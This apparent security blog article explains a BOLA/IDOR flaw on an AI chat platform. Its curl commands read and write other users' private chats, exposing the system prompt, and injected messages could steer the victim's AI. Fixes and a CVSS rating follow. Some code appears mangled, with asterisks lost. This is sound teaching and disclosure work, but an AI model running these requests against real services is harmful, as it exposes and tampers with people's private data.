
Listen to this Post
Introduction

Broken Object-Level Authorization (BOLA) — also known as Insecure Direct Object References (IDOR) — remains one of the most prevalent and highest-paying vulnerability classes in modern API-heavy applications. At its core, BOLA occurs when a server authenticates a user’s identity but fails to verify whether that user is authorized to access the specific resource they are requesting. A recent discovery on a cybersecurity-focused AI chat platform demonstrated this flaw with devastating simplicity: one cURL command, two test accounts, and a 7-character chat ID were all it took to read and write messages into any other user’s private conversations. This article breaks down the exact methodology used, provides actionable commands and configurations, and outlines how to prevent such vulnerabilities in your own applications.
Learning Objectives & Secrets
- Objective 1: Master Two-Account BOLA Testing Methodology — Learn the systematic approach to testing for broken authorization by creating two distinct user accounts and attempting cross-access on every resource type. This is the most reliable way to identify BOLA vulnerabilities.
-
Objective 2 (Secret): Leverage the `RSC: 1` Header for Data Extraction — On Next.js applications using React Server Components, the `RSC: 1` request header triggers a full server-side data hydration response, exposing embedded resource content that would otherwise remain hidden in a partial HTML shell.
-
Objective 3 (Secret): Short IDs Are a Red Flag — Seven-character alphanumeric identifiers (nanoid-style) indicate a small ID space, making brute-force feasible. More importantly, short IDs often correlate with missing secondary ownership validation — a strong signal for BOLA.
You Should Know
- Phase 1: Reconnaissance — Mapping the Application Before Testing
Before sending a single test request, thorough reconnaissance is essential. The researcher downloaded every JavaScript chunk the application loaded and analyzed them locally using grep. This revealed:
- All client-side routes via `_buildManifest.js`
– API endpoint patterns including/api/chats,/api/messages, and session routes - Short alphanumeric ID patterns used for chat identifiers (7 characters, mixed-case)
- Next.js Server Action IDs (long hex strings)
The architecture also revealed that the platform used Auth.js v5 with JWE-encrypted session tokens. Since JWE tokens cannot be decoded client-side, the user identity lives entirely server-side — meaning the server is solely responsible for tying that identity to data access. If the server skips that ownership check, no client-side mitigation can prevent exposure.
Linux Command – Download and Analyze JavaScript Bundles:
 Download all JavaScript chunks from the target
wget -r -l 1 -A .js https://example.com/

Grep for API endpoint patterns
grep -r "api/" . --include=".js" | grep -E "(/api/|fetch|axios)"

Grep for ID patterns (7-char alphanumeric)
grep -rE "[a-zA-Z0-9]{7}" . --include=".js"
Windows Command (PowerShell):
 Download and search recursively
Get-ChildItem -Recurse -Filter .js | Select-String -Pattern "api/"
Get-ChildItem -Recurse -Filter .js | Select-String -Pattern "[a-zA-Z0-9]{7}"
- Phase 2: Session Verification — Confirming Distinct User Identities
Before testing cross-user access, verify that both sessions belong to distinct users by hitting the session endpoint:
Verify Account A (Victim):
curl -sk 'https://example.com/api/auth/session' \
-H 'Cookie: __Secure-authjs.session-token=<ACCOUNT_A_TOKEN>'
Expected Response:
{
"user": {
"name": "TestUser_A",
"email": "[email protected]",
"id": "uid_victim_001"
},
"expires": "2026-07-05T06:26:48.762Z"
}
Verify Account B (Attacker):
curl -sk 'https://example.com/api/auth/session' \
-H 'Cookie: __Secure-authjs.session-token=<ACCOUNT_B_TOKEN>'
Expected Response:
{
"user": {
"name": "TestUser_B",
"email": "[email protected]",
"id": "uid_attacker_002"
},
"expires": "2026-07-05T06:36:15.799Z"
}
Two distinct user IDs confirmed. The test can now proceed.
- READ BOLA — Reading Another User’s Private Chat
Account A creates a private chat with ID aB3xK9m:
curl -sk 'https://example.com/api/chat' -X POST \
-H 'Cookie: __Secure-authjs.session-token=<ACCOUNT_A_TOKEN>' \
-H 'Content-Type: text/plain;charset=UTF-8' \
-d '{
"messages": [
{
"id": "aB3xK9m",
"content": "Explain how SQL injection works",
"role": "user"
}
],
"id": "aB3xK9m"
}'
Now Account B (attacker) requests Account A’s chat page using Account B’s session cookie but Account A’s chat ID:
curl -sk 'https://example.com/chats/aB3xK9m' \
-H 'Cookie: __Secure-authjs.session-token=<ACCOUNT_B_TOKEN>' \
-H 'RSC: 1' \
| grep -oP '"content":"[^"]"' | head -10
Expected (Secure): `403 Forbidden` or `404 Not Found`
Actual (Vulnerable):
"content":"You are [Platform Name], a cybersecurity focused AI assistant..."
"content":"Explain how SQL injection works"
"content":"SQL injection is a code injection technique that attackers use to..."
Account B just read Account A’s private chat in full — system prompt, user message, and AI response included. The `RSC: 1` header is the key: React Server Components deliver full page hydration data (including all embedded chat messages) when this header is present. Without it, you get only a partial HTML shell.
- WRITE BOLA — Injecting Messages into Another User’s Chat
The write vulnerability is even more dangerous. Account B sends a POST to `/api/chat` using Account B’s session but Account A’s chat ID in the request body:
curl -sk 'https://example.com/api/chat' -X POST \
-H 'Cookie: __Secure-authjs.session-token=<ACCOUNT_B_TOKEN>' \
-H 'Content-Type: text/plain;charset=UTF-8' \
-d '{
"messages": [
{
"id": "aB3xK9m",
"content": "BOLA-WRITE-TEST-FROM-ATTACKER",
"role": "user"
}
],
"id": "aB3xK9m"
}'
Expected (Secure): `403 Forbidden`
Actual (Vulnerable):
HTTP/2 200
content-type: text/plain; charset=utf-8
BOLA-WRITE-TEST-FROM-ATTACKER
[AI response to injected message...]
HTTP 200. The server processed the message and saved it to Account A’s conversation. Account B just wrote into Account A’s private chat.
- Verifying Authentication Is Present (But Authorization Is Not)
To confirm the server does have authentication, test an unauthenticated request:
curl -sk 'https://example.com/chats/aB3xK9m' -H 'RSC: 1'
Response: Empty — no chat data returned.
This confirms the server has authentication (you must be logged in) but completely lacks authorization (it doesn’t check if the logged-in user owns the resource they’re requesting).
6. The Root Cause and Fix
Vulnerable Pseudocode (What the server was doing):
SELECT FROM chats WHERE chat_id = :chat_id
Secure Pseudocode (What it should have been doing):
SELECT FROM chats WHERE chat_id = :chat_id AND user_id = :session_user_id
The same bug existed on both the read path (React Server Component) and the write path (API route handler).
Secure Implementation (TypeScript/Prisma):
// Before returning or writing any chat data, verify ownership
const chat = await db.chats.findFirst({
where: {
id: chatId,
userId: session.user.id // ← this line was missing
}
});

if (!chat) {
return new Response(null, { status: 404 });
// 404, not 403 — don't confirm existence to avoid information leakage
}
Remediation Checklist:
- Add ownership validation on every chat access — read, write, delete, share, and any Server Actions (e.g.,
clearChats,shareChat) - Consider longer chat IDs (e.g., UUIDv4) as defense-in-depth to reduce brute-force feasibility
- Audit other resource types — if chat access was unscoped, user profiles, billing data, and shared resources may be vulnerable too
7. CVSS Score Breakdown
| Vector | Value | Reasoning |
|–|-|–|
| Attack Vector | Network | Exploitable remotely |
| Attack Complexity | Low | No special conditions needed |
| Privileges Required | Low | Free account is sufficient |
| User Interaction | None | No victim action required |
| Confidentiality | High | Full chat history exposed |
| Integrity | High | Messages injectable into victim chats |
| Availability | None | Data not destroyed by default exploit |
CVSS 4.0 Score: 8.6 (High)
What Undercode Say
- Key Takeaway 1: Authentication ≠ Authorization. A server that correctly rejects unauthenticated requests can still have completely broken authorization. Developers invest heavily in login systems, OAuth flows, and session management, then forget the second question: is this authenticated user actually allowed to access this specific resource? This pattern appears in a significant portion of API-heavy applications tested during real engagements.
-
Key Takeaway 2: Context Multiplies Severity. On a generic chat app, exposing “what someone said to a chatbot” might feel like Medium severity. But on a cybersecurity AI platform where users discuss exploit code, vulnerability details from active client engagements, internal network architecture, credentials, and confidential red-team findings, the impact is severe. The write capability compounds the risk — by injecting context into a victim’s conversation, an attacker could manipulate future AI responses to provide incorrect, misleading, or dangerous guidance.
Authorization bugs are quietly some of the most impactful vulnerabilities in production applications. There’s no shell, no RCE, no dramatic exploit chain — just a missing `WHERE userId = :sessionUserId` clause. But the effect is severe: every user’s private data is exposed to every other user. If you’re new to bug bounty hunting, BOLA testing should be one of the first things you try on any new target. Set up two accounts, find a resource, try to access it from the other session. It’s that simple — and it consistently pays out.
Prediction
- +1 BOLA/IDOR vulnerabilities will remain among the top-paying bug classes in 2026–2027 as API-first architectures continue to proliferate. The barrier to entry is low (two accounts, one cURL command), making it an accessible entry point for new bug hunters while still delivering high-severity findings.
-
+1 The adoption of React Server Components and similar server-side rendering patterns will create new attack surfaces for data exposure. Security researchers who understand framework-specific headers like `RSC: 1` will have a significant advantage in identifying otherwise-hidden data leaks.
-
-1 Without mandatory authorization audits in CI/CD pipelines, the “authenticate but don’t authorize” pattern will continue to plague production applications. Many organizations lack automated testing for horizontal privilege escalation, leaving BOLA vulnerabilities undetected until exploitation occurs.
-
-1 The use of short, guessable resource IDs (nanoid-style, 7 characters) remains common in modern applications for UX reasons (shorter URLs). This design choice, combined with missing ownership validation, creates a perfect storm for large-scale data breaches affecting thousands of users.
-
+1 AI-powered code review tools are increasingly capable of detecting missing ownership clauses in database queries. Organizations that integrate these tools into their development workflows will see a measurable reduction in BOLA vulnerabilities over the next 12–18 months.
▶️ Related Video (72% Match):
https://www.youtube.com/watch?v=6SV_JLZUQQA
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eegyhbdE – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


